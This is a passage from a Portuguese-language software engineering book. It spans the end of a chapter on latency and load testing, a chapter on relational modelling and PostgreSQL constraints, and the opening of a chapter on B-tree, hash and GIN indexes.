    inicio = time.perf_counter()
    tarefas = []
    for i in range(taxa_rps * duracao_s):
        planejado = inicio + i * intervalo
        await asyncio.sleep(max(0.0, planejado - time.perf_counter()))
        tarefas.append(asyncio.create_task(requisitar(cliente, planejado, latencias)))
    await asyncio.gather(*tarefas)

async def requisitar(cliente: httpx.AsyncClient, planejado: float,
                     latencias: list[float]) -> None:
    await cliente.get("/checkout/resumo")
    # Desde o instante planejado: inclui o atraso que o próprio gerador sofreu.
    latencias.append(time.perf_counter() - planejado)
```

Cada requisição é uma tarefa independente, então uma resposta lenta não atrasa as próximas; se o próprio gerador se atrasar, o atraso entra na medição em vez de sumir.

Propriedades e custos

Escolha	O que mostra	O que custa ou esconde
Média	Custo total (média × volume = tempo de máquina gasto)	Esconde a cauda; descreve uma requisição que pode nunca ter ocorrido
Percentis (p50, p99, p99,9)	A experiência de cada fatia de usuários	Não se agregam com média; p99,9 exige muitas amostras para ser estável

Escolha	O que mostra	O que custa ou esconde
Histograma	A distribuição inteira; permite combinar fontes	Precisão limitada pelos buckets; mais séries armazenadas
Teste de modelo fechado	Sistemas com população limitada; estabilidade com N clientes	Reduz a carga quando o sistema degrada; sujeito a coordinated omission
Teste de modelo aberto	Comportamento sob uma taxa de chegada, como tráfego público	Pode empilhar requisições sem limite; o gerador precisa sustentar a taxa

Multiplicada pelo volume, a média dá o tempo total de recurso consumido, útil para custo e capacidade. Para a experiência do usuário, ela continua sendo o cliente fictício da segunda-feira.

Armadilhas e casos reais

> **Armadilha:** medir só dentro da aplicação. O middleware que cronometra a função começa a contar depois do backlog do socket e da espera por um worker livre. Sob carga, a fila cresce e a métrica interna continua linda. O balanceador vê a requisição desde a chegada.
>
> **Armadilha:** `time.time()` para medir duração. Ele segue o relógio de parede, que o NTP pode ajustar no meio da medição, produzindo durações negativas ou de horas. `time.perf_counter()` e `time.monotonic()` são monotônicos e existem para isso.
>
> **Armadilha:** teste de carga que mede o cache. Repetir a mesma URL com o mesmo ID mede o cache do banco, do Redis e da CDN, todos encantados com a requisição que já conhecem. Os dados do teste precisam ter a variedade e a distribuição do tráfego real.
>
> **Armadilha:** gerador de carga como gargalo. Um gerador em Python numa máquina pequena satura a própria CPU antes do servidor, que assiste ao teste ocioso. A vazão relatada passa a ser a do gerador.
>
> **Na vida real:** Gil Tene descreveu a coordinated omission na palestra "How NOT to Measure Latency" e no README do wrk2, um fork do wrk que gera carga com taxa constante e registra latências corrigidas no HdrHistogram. A motivação foram ferramentas de benchmark populares que relatavam percentis altos ordens de grandeza menores que os reais.

Resumo

- Latência = espera + serviço, medida num ponto específico; throughput = operações por tempo.
- A média esconde a cauda. Percentis não se agregam com média; histogramas se combinam.
- Com fan-out N, a chance de alguma parte cair no p99 é `1 - 0,99^N` (63% com N = 100).
- Little: `L = λ × W`, sem hipótese sobre distribuições.
- Amdahl: a parte serial limita a aceleração a `1 / (1 - p)`; a USL mostra a vazão caindo com unidades demais.
- M/M/1: `W = S / (1 - ρ)`; a latência dobra a 50%, quintuplica a 80% e multiplica por cem a 99%.
- Os números de latência de referência cobrem oito ordens de grandeza; uma ida e volta na rede custa mais que quase todo o código ao redor.
- Teste fechado reduz a carga quando o sistema degrada; teste aberto mantém a taxa. Coordinated omission some com as piores amostras; a correção mede a partir do instante planejado.

Referências

- Little, J. D. C. "A Proof for the Queuing Formula: L = λW". *Operations Research*, 9(3), 1961. https://doi.org/10.1287/opre.9.3.383
- Amdahl, G. M. "Validity of the single processor approach to achieving large scale computing capabilities". AFIPS Spring Joint Computer Conference, 1967. https://doi.org/10.1145/1465482.1465560
- Dean, J.; Barroso, L. A. "The Tail at Scale". *Communications of the ACM*, 56(2), 2013. https://doi.org/10.1145/2408776.2408794
- Dean, J. "Designs, Lessons and Advice from Building Large Distributed Systems". Palestra no LADIS 2009. https://www.cs.cornell.edu/projects/ladis2009/talks/dean-keynote-ladis2009.pdf
- Scott, C. "Latency Numbers Every Programmer Should Know" (versão interativa). https://colin-scott.github.io/personal_website/research/interactive_latency.html
- Schroeder, B.; Wierman, A.; Harchol-Balter, M. "Open Versus Closed: A Cautionary Tale". USENIX NSDI, 2006.
- Gunther, N. J. *Guerrilla Capacity Planning*. Springer, 2007 (Universal Scalability Law).

- Tene, G. wrk2 (README, seção sobre coordinated omission). https://github.com/giltene/wrk2
- HdrHistogram. https://github.com/HdrHistogram/HdrHistogram
- Grafana k6, "Open and closed models". https://grafana.com/docs/k6/latest/using-k6/scenarios/concepts/open-vs-closed/
- Prometheus, "Histograms and summaries". https://prometheus.io/docs/practices/histograms/
- Python, `time.perf_counter`. https://docs.python.org/3/library/time.html#time.perf_counter

PARTE II

Dados

CAPÍTULO 7

Modelagem relacional

O cliente que tinha três e-mails

Segunda-feira, 9h04. O marketing dispara a campanha de aniversário da loja, e o Ricardo recebe o mesmo cupom em três endereços: o e-mail de um emprego de 2019, um com erro de digitação corrigido há dois anos e o certo, o único que caiu no spam.

A query fez o que pediam: `SELECT DISTINCT cliente_email FROM pedidos_v2_final`. Essa tabela (47 colunas, nenhuma restrição além da chave primária, criada "provisoriamente" em 2020) guarda o e-mail do cliente em cada pedido. Quando o Ricardo atualizou o cadastro, o código atualizou `clientes` e os pedidos abertos. Os antigos ficaram com o e-mail da época.

O banco nunca reclamou. Aceitaria um quarto e-mail, e também um pedido com quantidade `-3` de um produto inexistente para um cliente apagado em março.

Este capítulo responde a duas perguntas que essa tabela levanta: onde cada fato deve morar para existir uma vez só, e o que o banco consegue garantir sozinho, sem depender de que todo código que escreve nele se lembre das regras?

Chaves, ou como o banco sabe quem é quem

Uma **superchave** é qualquer conjunto de colunas cujos valores nunca se repetem em duas linhas. Uma **chave candidata** é uma superchave mínima: tirando qualquer coluna dela, ela deixa de identificar a linha. A **chave primária** é a chave candidata escolhida para ser referenciada pelas outras tabelas. As outras candidatas continuam existindo e merecem uma restrição `UNIQUE`, porque continuam sendo regras do domínio.

A escolha da chave primária tem uma consequência mecânica: o valor dela é copiado para toda tabela que a referencia e para todo índice que a inclui. Escolher a chave é escolher o que vai se espalhar pelo banco inteiro.

Chave natural

Uma **chave natural** vem do domínio: CPF, ISBN, placa do carro, código IATA do aeroporto. Ela tem uma vantagem real. Se `pedidos.uf` referencia `estados.sigla`, uma consulta que só precisa da sigla dispensa o `JOIN`.

O problema é que o domínio muda de ideia. O ISBN passou de 10 para 13 dígitos em 1º de janeiro de 2007. E-mail, o favorito de quem modela `usuarios` às 18h de uma sexta, muda com o emprego (o Ricardo que o diga). Cada mudança vira um `UPDATE` em cascata por todas as tabelas que copiaram a chave, segurando locks em cada linha tocada. Uma chave natural precisa ser única, obrigatória e imutável; muitos identificadores do mundo real cumprem duas das condições, e o sistema descobre qual faltou em produção.

Chave substituta e sequências

Uma **chave substituta** (*surrogate key*) não significa nada fora do banco: é um número ou um identificador gerado só para identificar a linha. Como não significa nada, ela nunca precisa mudar.

No PostgreSQL 10+, a forma padrão é a coluna de identidade do SQL:2003, `bigint GENERATED ALWAYS AS IDENTITY`, que usa por baixo uma **sequência** (o objeto que devolve o próximo número com `nextval()`). O `ALWAYS` impede ids escritos à mão, como aquele `INSERT` de teste com `id = 1000000` que um dia colide com o número gerado.

A sequência **não é transacional**: o `nextval()` entrega o número na hora, e um `ROLLBACK` não o devolve. Transações concorrentes nunca recebem o mesmo valor nem esperam umas pelas outras, e o preço disso são buracos normais na numeração (depois de um crash, até 32 valores pré-registrados no WAL também somem). Nota fiscal sem lacunas precisa de uma linha contadora atualizada dentro da transação, com o lock e a fila que isso implica.

Um `integer` vai até 2.147.483.647; a 100 inserções por segundo, acaba em 248 dias. Um `bigint` vai até $9{,}22 \times 10^{18}$; a um milhão de inserções por segundo, dura cerca de 292 mil anos, tempo suficiente para alguém remover o `TODO` da tabela. A diferença é de 4 bytes por linha e por referência.

UUID

Um **UUID** tem 128 bits (16 bytes no tipo `uuid`) e pode ser gerado em qualquer lugar sem consultar ninguém, o que permite criar o id antes do `INSERT` ou mesclar dados de vários bancos sem colisão.

A versão 4 tem 122 bits aleatórios; a colisão chega a 50% de chance depois de uns $2{,}7 \times 10^{18}$ ids. O problema prático é o índice. Com sequências, toda inserção vai para a folha mais à direita da B-tree, quente no cache, e o PostgreSQL a divide deixando a página da

esquerda cheia (até o *fillfactor*, 90% por padrão). Com UUIDv4, cada inserção cai numa folha aleatória, as divisões no meio deixam páginas pela metade e o conjunto de páginas que precisa estar em memória passa a ser o índice inteiro. Com 500 milhões de linhas, o disco percebe e manda lembranças. O capítulo 8 detalha a B-tree.

A RFC 9562 (maio de 2024) definiu o **UUIDv7**: os primeiros 48 bits são o timestamp Unix em milissegundos, e o resto é versão, variante e aleatoriedade. Valores gerados em sequência ficam aproximadamente ordenados. O PostgreSQL 18 tem `uuidv7()`, e o Python 3.14 tem `uuid.uuid7()`:

```python
import uuid
from datetime import datetime, UTC

v7 = [uuid.uuid7() for _ in range(3)]
v4 = [uuid.uuid4() for _ in range(3)]

for u in v7:
    print(u)
print("v7 ordenado:", sorted(v7) == v7)
print("v4 ordenado:", sorted(v4) == v4)

ms = int(v7[0].hex[:12], 16)  # os 48 bits do timestamp
print(datetime.fromtimestamp(ms / 1000, tz=UTC))
```

```
01a15479-2378-7a3c-8e41-0b2d9f6c1e57
01a15479-2378-7a3c-8e41-0b2e4a83d0f2
01a15479-2378-7a3c-8e41-0b2f71c5b98e
v7 ordenado: True
v4 ordenado: False
2026-10-19 14:03:07.512000+00:00
```

Os três nasceram no mesmo milissegundo, e o Python usa parte dos bits aleatórios como contador para manter a ordem (`0b2d`, `0b2e`, `0b2f`). A última linha mostra o custo: quem vê o id sabe quando a linha foi criada. Num id de conta exposto na URL, alguns ids coletados revelam a taxa de crescimento da base, o que transforma o concorrente num analista de dados bastante motivado.

Dependências funcionais, ou quem decide o valor de quem

A normalização inteira se apoia numa definição. Uma **dependência funcional** `X → Y` vale numa tabela quando quaisquer duas linhas com os mesmos valores em `X` têm, obrigatoriamente, os mesmos valores em `Y`. `produto_id → produto_nome` quer dizer que um produto tem um nome só. `X` é o **determinante**.

A dependência vem das regras do domínio. Se cada cliente atual mora numa cidade diferente, os dados parecem satisfazer `cidade → cliente_id`, até o segundo cliente de Campinas. A tabela da campanha, com as colunas que interessam:

```
pedidos_v2_final(
    pedido_id, produto_id,              -- chave primária composta
    quantidade, preco_unitario,
    produto_nome,
    data_pedido, cliente_id, cliente_email, cliente_cidade
)

pedido_id, produto_id → quantidade, preco_unitario
produto_id            → produto_nome
pedido_id             → data_pedido, cliente_id
cliente_id            → cliente_email, cliente_cidade
```

As formas normais são condições sobre essas dependências, cada uma mais exigente que a anterior.

Primeira forma normal

Na **1FN**, cada coluna guarda um valor atômico, sem grupos repetidos. A violação clássica é `telefones = '11 99999-0001, 11 3333-0002'`, ou `telefone1`, `telefone2`, `telefone3` (e o quarto telefone, que mora nas observações). Um array do PostgreSQL sempre lido inteiro não incomoda; quando a aplicação precisa buscar ou referenciar elementos individuais, cada um virou um fato e precisa de uma linha.

Segunda forma normal

Na **2FN**, nenhuma coluna fora da chave depende de só uma parte de uma chave candidata. A tabela da campanha viola isso duas vezes: `produto_nome` depende só de `produto_id`, e `data_pedido` e `cliente_id` só de `pedido_id`. A correção separa `itens_pedido(pedido_id, produto_id, quantidade, preco_unitario)`, `produtos(produto_id, produto_nome)` e `pedidos(pedido_id, data_pedido, cliente_id, ...)`. Tabela com chave de coluna única satisfaz a 2FN automaticamente, o que a torna a forma normal mais fácil de passar sem estudar.

Terceira forma normal

Na **3FN**, nenhuma coluna fora das chaves depende de outra coluna fora das chaves. Em `pedidos`, `pedido_id → cliente_id → cliente_email` é uma **dependência transitiva**, a mesma que mandou três cupons para o Ricardo. A correção deixa `cliente_email` e `cliente_cidade` só em `clientes`. O resumo atribuído a William Kent: cada coluna depende "da chave, da chave inteira e de nada além da chave".

Forma normal de Boyce-Codd

A **BCNF** é mais curta de enunciar: para toda dependência funcional não trivial `X → Y`, `X` é uma superchave. A 3FN tem uma brecha que a BCNF fecha: ela tolera um determinante que não é chave quando a coluna determinada faz parte de alguma chave candidata.

O exemplo canônico precisa de três colunas. Uma escola oferece reforço: cada aluno tem um monitor por disciplina, e cada monitor atende uma única disciplina.

```
reforco(aluno, disciplina, monitor)

aluno, disciplina → monitor
monitor           → disciplina

chaves candidatas: {aluno, disciplina} e {aluno, monitor}
```

Toda coluna está em alguma chave, então a 3FN passa. Mas `monitor → disciplina` tem determinante que não é superchave, e a tabela repete "o Paulo dá Química" em cada aluno do Paulo; esquecer uma linha na atualização produz um monitor com duas disciplinas.

A decomposição em BCNF, `monitores(monitor, disciplina)` e `reforco(aluno, monitor)`, não perde informação (o `JOIN` reconstrói a original), mas perde a regra "um monitor por aluno e disciplina", que deixa de caber num `UNIQUE` e passa a exigir trigger ou checagem na aplicação. É um resultado conhecido: toda tabela tem decomposição em 3FN que preserva as dependências, e nem toda tem uma em BCNF. Na maioria dos esquemas reais as duas coincidem, e o monitor aparece mais em prova do que em produção.

As anomalias que a normalização evita

Codd descreveu no início dos anos 1970 os defeitos de uma tabela com fatos repetidos, e eles continuam aparecendo em tabelas criadas ontem. Na **anomalia de atualização**, a do Ricardo, o mesmo fato está em várias linhas e uma atualização parcial deixa o banco com duas versões, e qual aparece depende de qual linha a consulta encontrou primeiro. Na **anomalia de inserção**, um fato não pode ser registrado sem outro não relacionado: em `pedidos_v2_final`, um produto só ganha nome quando alguém o compra, e o cadastro depende de um primeiro cliente corajoso. Na **anomalia de exclusão**, apagar o último pedido de um cliente apaga o único registro do e-mail dele, e o suporte, ao limpar um pedido de teste, faz o cliente deixar de existir. A causa é sempre uma linha guardando mais de um fato independente.

Desnormalização, ou o preço de cada cópia

Desnormalizar é reintroduzir de propósito uma cópia de um dado, para que uma leitura frequente evite um `JOIN` ou uma agregação (guardar `clientes.qtd_pedidos` em vez de contar a cada abertura do perfil). Daí em diante, toda escrita na fonte precisa atualizar a cópia, e a anomalia de atualização volta a ser possível. O mecanismo de manutenção define o custo:

Mecanismo	Consistência da cópia	Custo na escrita	Escopo
Código da aplicação	Só se todo caminho de escrita lembrar	Baixo	Qualquer
Trigger	Mesma transação	Alto: trabalho extra e lock na linha da cópia	Mesmo banco
Coluna gerada (`GENERATED ... STORED`)	Sempre igual	Cálculo por linha	Só a mesma linha
View materializada	Envelhece até o `REFRESH`	Zero na escrita; custo no refresh	Qualquer consulta
Replicação para outro sistema (CDC)	Atrasada (segundos)	Zero no banco; operação de um pipeline	Outro banco, busca, cache

O trigger garante a consistência porque roda na mesma transação, mas transforma a linha da cópia num ponto de contenção:

```
CREATE FUNCTION conta_pedido() RETURNS trigger AS $$
BEGIN
    -- toda inserção em pedidos agora passa por esta linha. Sem pressão.
    UPDATE clientes SET qtd_pedidos = qtd_pedidos + 1
     WHERE id = NEW.cliente_id;
    RETURN NEW;
END;
$$ LANGUAGE plpgsql;

CREATE TRIGGER pedidos_conta_pedido
    AFTER INSERT ON pedidos
    FOR EACH ROW EXECUTE FUNCTION conta_pedido();
```

Para a conta corporativa que importa 40 mil pedidos por hora, cada inserção espera o lock da mesma linha de `clientes`, e as importações concorrentes andam em fila indiana (o capítulo 11 trata de contenção). E o trigger só cobre o `INSERT`: `DELETE` e troca de `cliente_id` precisam de outros dois, exatamente a parte que fica para depois.

A coluna gerada (`valor_total numeric GENERATED ALWAYS AS (quantidade * preco_unitario) STORED`) é a cópia mais barata, mas só usa colunas da mesma linha e funções imutáveis. No PostgreSQL 18 ela também pode ser `VIRTUAL`, calculada na leitura.

Guardar `preco_unitario` em `itens_pedido` mesmo havendo `produtos.preco` está normalizado: são dois fatos, o preço atual e o preço daquela venda. Se o pedido de ontem acompanhasse o preço de hoje, o financeiro descobriria que a receita do trimestre passado foi revisada por uma promoção. O critério é se a cópia deve acompanhar a fonte; se não deve, é um fato histórico com o mesmo nome de coluna.

O banco como último revisor

Uma restrição de integridade é uma regra que o banco verifica em toda escrita, venha ela do ORM, de uma migração ou de um `psql` aberto às 23h. A validação na aplicação protege só o caminho que passa por ela. E verificar "esse e-mail existe?" com `SELECT` antes do `INSERT` é um check-then-act que duas requisições simultâneas atravessam juntas (capítulo 5); o índice único verifica e insere num passo só.

```
CREATE TABLE clientes (
    id          bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    email       text NOT NULL,
    nome        text NOT NULL,
    qtd_pedidos integer NOT NULL DEFAULT 0
);
-- UNIQUE (email) aceitaria 'Ana@Example.com' e 'ana@example.com'
CREATE UNIQUE INDEX clientes_email_lower_key ON clientes (lower(email));

CREATE TABLE pedidos (
    id          bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    cliente_id  bigint NOT NULL REFERENCES clientes (id),
    status      text NOT NULL DEFAULT 'aberto'
                CHECK (status IN ('aberto', 'pago', 'enviado', 'cancelado')),
    criado_em   timestamptz NOT NULL DEFAULT now()
);
-- o PostgreSQL não cria índice no lado que referencia
CREATE INDEX pedidos_cliente_id_idx ON pedidos (cliente_id);
```

E o banco passa a recusar o que antes aceitava em silêncio:

```
loja=> INSERT INTO pedidos (cliente_id) VALUES (999);
ERROR:  insert or update on table "pedidos" violates foreign key constraint
"pedidos_cliente_id_fkey"
DETAIL:  Key (cliente_id)=(999) is not present in table "clientes".

loja=> UPDATE pedidos SET status = 'quase pago' WHERE id = 1;
ERROR:  new row for relation "pedidos" violates check constraint "pedidos_status_check"
DETAIL:  Failing row contains (1, 1, quase pago, 2026-10-19 11:02:44.81233-03).

loja=> INSERT INTO clientes (email, nome) VALUES ('Ana@Example.com', 'Ana');
```

```
ERROR:  duplicate key value violates unique constraint "clientes_email_lower_key"
DETAIL:  Key (lower(email))=(ana@example.com) already exists.
```

O status `quase pago` existia em produção desde um hotfix de 2022, e ninguém sabia qual relatório o tratava como pago. A sequência, por sua vez, não devolve números:

```
loja=> BEGIN;
loja=*> INSERT INTO clientes (email, nome) VALUES ('bia@example.com', 'Bia') RETURNING
id;
 id
----
  7
(1 row)

INSERT 0 1
loja=*> ROLLBACK;
loja=> INSERT INTO clientes (email, nome) VALUES ('bia@example.com', 'Bia') RETURNING
id;
 id
----
  8
(1 row)

INSERT 0 1
```

O "cliente 7 desaparecido" da auditoria morreu num `ROLLBACK`, sem nenhum ataque hacker envolvido.

Na chave estrangeira, `ON DELETE` define o destino das dependentes: `NO ACTION` (padrão) e `RESTRICT` recusam a exclusão, `CASCADE` apaga, `SET NULL` limpa. `CASCADE` em `pedidos → clientes` apaga o histórico financeiro do cliente, e quem descobre costuma ser a contabilidade. `DEFERRABLE INITIALLY DEFERRED` adia a verificação para o `COMMIT`.

`CHECK` aceita qualquer expressão sobre a própria linha (`fim > inicio`). Uma função que consulte outra tabela passa pela sintaxe, mas o banco não reavalia a restrição quando a outra tabela muda, e a garantia é falsa. `EXCLUDE` generaliza o `UNIQUE`, proibindo que duas linhas satisfaçam um operador ao mesmo tempo, como reservas sobrepostas:

```
CREATE EXTENSION IF NOT EXISTS btree_gist;  -- permite '=' em bigint num índice GiST

CREATE TABLE reservas (
    id       bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    sala_id  bigint NOT NULL,
    periodo  tstzrange NOT NULL,
    EXCLUDE USING gist (sala_id WITH =, periodo WITH &&)
);
```

```
loja=> INSERT INTO reservas (sala_id, periodo)
       VALUES (1, '[2026-03-10 14:00, 2026-03-10 15:00)');
ERROR:  conflicting key value violates exclusion constraint
"reservas_sala_id_periodo_excl"
DETAIL:  Key (sala_id, periodo)=(1, ["2026-03-10 14:00:00-03","2026-03-10 15:00:00-03"))
```

```
conflicts with existing key (sala_id, periodo)=(1, ["2026-03-10 13:30:00-03","2026-03-10
14:30:00-03")).
```

O intervalo semiaberto `[início, fim)` deixa uma reserva terminar às 14h e a seguinte começar às 14h; fechado, as duas disputariam o mesmo instante, e a sala de reunião ganharia mais um motivo para ser disputada.

Propriedades e custos das chaves

Chave	Tamanho	Geração	Inserção na B-tree	Expõe informação	Muda?
Natural (e-mail, CPF)	Variável	Domínio	Depende do valor	O próprio dado	Quando o domínio quiser
`integer` identity	4 bytes	No banco, 1 por `nextval`	No fim do índice	Volume e ordem de criação	Não; esgota em 2,1 bi
`bigint` identity	8 bytes	No banco	No fim do índice	Volume e ordem de criação	Não
UUIDv4	16 bytes	Em qualquer lugar	Página aleatória	Nada	Não
UUIDv7	16 bytes	Em qualquer lugar	Perto do fim do índice	Momento da criação	Não

O `bigint` exige ir ao banco para obter o id, e bancos independentes colidem ao mesclar dados. Os UUIDs resolvem isso com o dobro de bytes em cada índice e chave estrangeira. O Snowflake (Twitter, 2010) fica no meio: 64 bits com 41 de milissegundos, 10 de máquina e 12 de sequência, desde que cada gerador tenha id único e o relógio não ande para trás.

Restrições custam microssegundos por linha (a chave estrangeira consulta a referenciada; cada `UNIQUE` mantém um índice). A alternativa custa reuniões para descobrir de onde veio o `quase pago`.

Armadilhas e casos reais

> **Armadilha:** o PostgreSQL não cria índice na coluna que referencia. Sem `pedidos_cliente_id_idx`, apagar um cliente varre `pedidos` inteira para conferir dependentes, e um expurgo de 10 mil clientes inativos vira 10 mil varreduras sequenciais.

> **Armadilha:** por padrão, dois `NULL` são distintos, e `UNIQUE (cpf)` aceita infinitos nulos; para "no máximo um", há `UNIQUE NULLS NOT DISTINCT` (PostgreSQL 15). No sentido oposto, o pesquisador Joseph Tartaro contou na DEF CON 27 (2019) que registrou na Califórnia a placa `NULL` e passou a receber multas de carros sem placa identificada no sistema.
>
> **Na vida real:** em novembro de 2018, o Basecamp 3 ficou somente leitura por horas porque a chave primária de 32 bits da tabela de eventos chegou a 2.147.483.647. Migrar para 64 bits reescreve a tabela inteira (o capítulo 12 trata de mudanças assim sem downtime), e comparar o `last_value` das sequências com o máximo do tipo custa uma linha de SQL.
>
> **Armadilha:** `ADD CONSTRAINT` numa tabela grande valida todas as linhas, e a primeira inválida aborta tudo depois de minutos de varredura. `NOT VALID` seguido de `VALIDATE CONSTRAINT` separa as duas coisas, com lock mais leve na validação.

A tabela `pedidos_v2_final`, aliás, continua em produção. Hoje ela tem 51 colunas e uma view chamada `pedidos_v2_final_corrigida`.

Resumo

- Chave candidata é a superchave mínima; a primária é a candidata escolhida para ser referenciada, e as outras merecem `UNIQUE`.
- Chave natural evita `JOIN`, mas precisa ser única, obrigatória e imutável, e o domínio costuma mudar de ideia.
- `bigint GENERATED ALWAYS AS IDENTITY` usa uma sequência não transacional: sem espera entre transações, com buracos normais. `integer` esgota em 2.147.483.647.
- UUIDv4 espalha inserções pela B-tree; UUIDv7 (RFC 9562) mantém a ordem e expõe o momento da criação.
- Dependência funcional `X → Y`: mesmo `X`, mesmo `Y`. 2FN elimina dependência parcial da chave; 3FN, dependência transitiva; BCNF exige que todo determinante seja superchave, às vezes ao custo de perder uma dependência.
- Anomalias de atualização, inserção e exclusão vêm de uma linha com mais de um fato.
- Desnormalizar cria uma cópia que toda escrita precisa manter; o mecanismo (aplicação, trigger, coluna gerada, view materializada, CDC) define a consistência e o custo. Preço de venda no item do pedido é fato histórico.
- Restrições no banco (`NOT NULL`, `UNIQUE`, `FOREIGN KEY`, `CHECK`, `EXCLUDE`) valem para todo caminho de escrita e resolvem a corrida do check-then-act.

Referências

- E. F. Codd, "A Relational Model of Data for Large Shared Data Banks", *Communications of the ACM* 13(6), 1970: https://dl.acm.org/doi/10.1145/362384.362685
- William Kent, "A Simple Guide to Five Normal Forms in Relational Database Theory", *Communications of the ACM* 26(2), 1983.
- RFC 9562, Universally Unique IDentifiers (UUIDs): https://www.rfc-editor.org/rfc/rfc9562
- PostgreSQL, Constraints: https://www.postgresql.org/docs/current/ddl-constraints.html
- PostgreSQL, CREATE SEQUENCE: https://www.postgresql.org/docs/current/sql-createsequence.html
- PostgreSQL, UUID Functions: https://www.postgresql.org/docs/current/functions-uuid.html
- PostgreSQL, Generated Columns: https://www.postgresql.org/docs/current/ddl-generated-columns.html
- PostgreSQL, Materialized Views: https://www.postgresql.org/docs/current/rules-materializedviews.html
- PostgreSQL, btree_gist: https://www.postgresql.org/docs/current/btree-gist.html
- Python, módulo `uuid`: https://docs.python.org/3/library/uuid.html
- Twitter, Snowflake (repositório arquivado): https://github.com/twitter-archive/snowflake
- Joseph Tartaro, palestra sobre a placa `NULL` na DEF CON 27 (2019).
- Basecamp, relato público da indisponibilidade de novembro de 2018 no Basecamp 3 (limite de inteiro de 32 bits).

CAPÍTULO 8

Índices

O dia em que o rastreio aprendeu a aceitar minúsculas

Às 16h40 de uma quinta-feira, alguém do time de logística subiu uma correção de uma linha: a página de rastreio passaria a aceitar códigos digitados em minúsculas. A consulta que era assim:

```
SELECT * FROM entregas WHERE codigo_rastreio = $1;
```

virou assim:

```
SELECT * FROM entregas WHERE upper(codigo_rastreio) = upper($1);
```

O *deploy* saiu em quatro minutos. Às 16h52, a consulta que levava 3 ms passou a levar 11 segundos. A tabela `entregas` tem 80 milhões de linhas, e o índice em `codigo_rastreio` continuava lá, intacto, com seus 2,4 GB, olhando a consulta passar sem ser chamado.

Às 17h30, alguém propôs a solução definitiva: "cria índice em tudo". A tabela já tinha 14 índices, entre eles um chamado `idx_entregas_tmp_nao_apagar`, criado em 2021 por um motivo que ninguém lembra e que ninguém tem coragem de investigar. As inserções de novas entregas já levavam o triplo do que levavam um ano antes.

Duas perguntas, então. Por que um índice que existe deixa de ser usado por causa de um `upper()`? E por que mais índices deixam a leitura mais rápida e a escrita mais lenta, e onde fica o ponto de equilíbrio?

A B-tree por dentro, ou como achar uma linha entre 80 milhões em quatro leituras

O PostgreSQL guarda tudo em páginas de 8 KB. A tabela em si (o *heap*) é uma pilha de páginas sem ordem nenhuma: cada linha vai para onde houver espaço. Cada versão de linha tem um endereço físico, o TID (ou `ctid`), formado pelo número da página e pela posição dentro dela, como `(48213, 7)`.

Um índice B-tree é outra estrutura, separada da tabela, que guarda pares `(chave, TID)` em ordem. Ele é uma árvore balanceada com três tipos de página:

```
                    [raiz]
              /       |       \
        [interna]  [interna]  [interna]      <- só chaves separadoras e ponteiros
        /   |   \
   [folha]<->[folha]<->[folha]<-> ...         <- (chave, TID) ordenados, ligadas entre
si
      |
   heap: página 48213, item 7
```

A busca é uma busca binária generalizada para nós com muitas chaves. Na raiz, uma busca binária entre as chaves separadoras diz para qual filho descer. Repete-se até a folha, onde está a chave procurada e o TID da linha. Com o TID, o banco lê a página certa do heap e devolve a linha.

O que deixa isso rápido é o *fan-out*: uma página de 8 KB comporta algumas centenas de entradas. Com chaves de 8 bytes (`bigint`, `timestamptz`), cada entrada ocupa por volta de 20 bytes contando o cabeçalho e o ponteiro de linha, o que dá na ordem de 350 a 400 entradas por página. Com 300 de *fan-out* (um número redondo e pessimista):

```
altura 2:  300² =            90.000 linhas
altura 3:  300³ =        27.000.000 linhas
altura 4:  300⁴ =     8.100.000.000 linhas
```

As 80 milhões de entregas cabem numa árvore de altura 4. Achar uma linha custa quatro páginas de índice mais uma de heap, e a raiz e os níveis internos quase sempre já estão em memória, porque todo mundo passa por eles. Uma varredura sequencial, para comparação, leria cerca de 1,1 milhão de páginas, todas com a mesma paciência burocrática.

As folhas são ligadas entre si nos dois sentidos. Por isso a B-tree resolve faixas (`BETWEEN`, `>`, `<`) e ordenação: o banco desce até a primeira chave da faixa e caminha pelas folhas vizinhas até passar do fim. `ORDER BY criado_em DESC LIMIT 20` com um índice em `criado_em` lê 20 entradas e para, sem ordenar coisa alguma.

O PostgreSQL implementa a variante de Lehman e Yao (1981), cujo ponteiro para a página irmã à direita deixa leitores percorrerem a árvore enquanto outra transação divide uma página. Desde a versão 13, chaves repetidas viram uma entrada só com uma lista de TIDs (deduplicação).

E aqui está a resposta da primeira pergunta. O índice em `codigo_rastreio` está ordenado pelos valores de `codigo_rastreio`. A consulta procura um valor de `upper(codigo_rastreio)`. O banco não tem como saber, sem calcular `upper()` em cada uma das 80 milhões de linhas, onde `'BR123456789XX'` estaria na ordem de outra função.

Para o planejador, `upper(codigo_rastreio)` é uma coluna nova, sem índice. O mesmo acontece com `date(criado_em) = '2026-03-10'`, com `codigo + 0 = 5` e com uma comparação entre uma coluna `text` e um número que força conversão de tipo na coluna.

Os outros tipos de índice

A B-tree atende igualdade, faixa, ordenação, `IS NULL` e prefixo de `LIKE` (com uma condição de collation que aparece nas armadilhas). Ela cobre a grande maioria dos casos. Os outros tipos existem para os dados que não cabem numa ordem linear.

Hash

O índice hash guarda um código de hash de 4 bytes de cada chave e só responde a `=`. Não faz faixa, não ordena, não garante unicidade e aceita uma coluna só. Compensa com chaves longas: uma URL de 300 caracteres vira 4 bytes. Até o PostgreSQL 9.6, o hash não gravava no WAL e precisava ser reconstruído depois de uma queda (a documentação avisava, com a calma de quem descreve a previsão do tempo); desde a versão 10, é seguro contra falhas e replicado.

GIN

O GIN (*Generalized Inverted Index*) é um índice invertido: para cada elemento contido num valor, guarda a lista das linhas que o contêm. O valor `'{urgente,fragil,refrigerado}'` de um array gera três entradas no índice, uma por elemento. É o tipo usado para arrays, `jsonb`, busca textual (`tsvector`) e trigramas (`pg_trgm`, que resolve `LIKE '%abc%'`).

```
CREATE INDEX idx_entregas_atributos ON entregas USING gin (atributos jsonb_path_ops);

-- usa o índice: contenção
SELECT id FROM entregas WHERE atributos @> '{"refrigerado": true}';
```

A classe `jsonb_path_ops` gera índices menores que a padrão (`jsonb_ops`), mas só atende `@>` e os operadores de jsonpath (`@?`, `@@`); a padrão também atende os operadores de existência de chave (`?`, `?|`, `?&`).

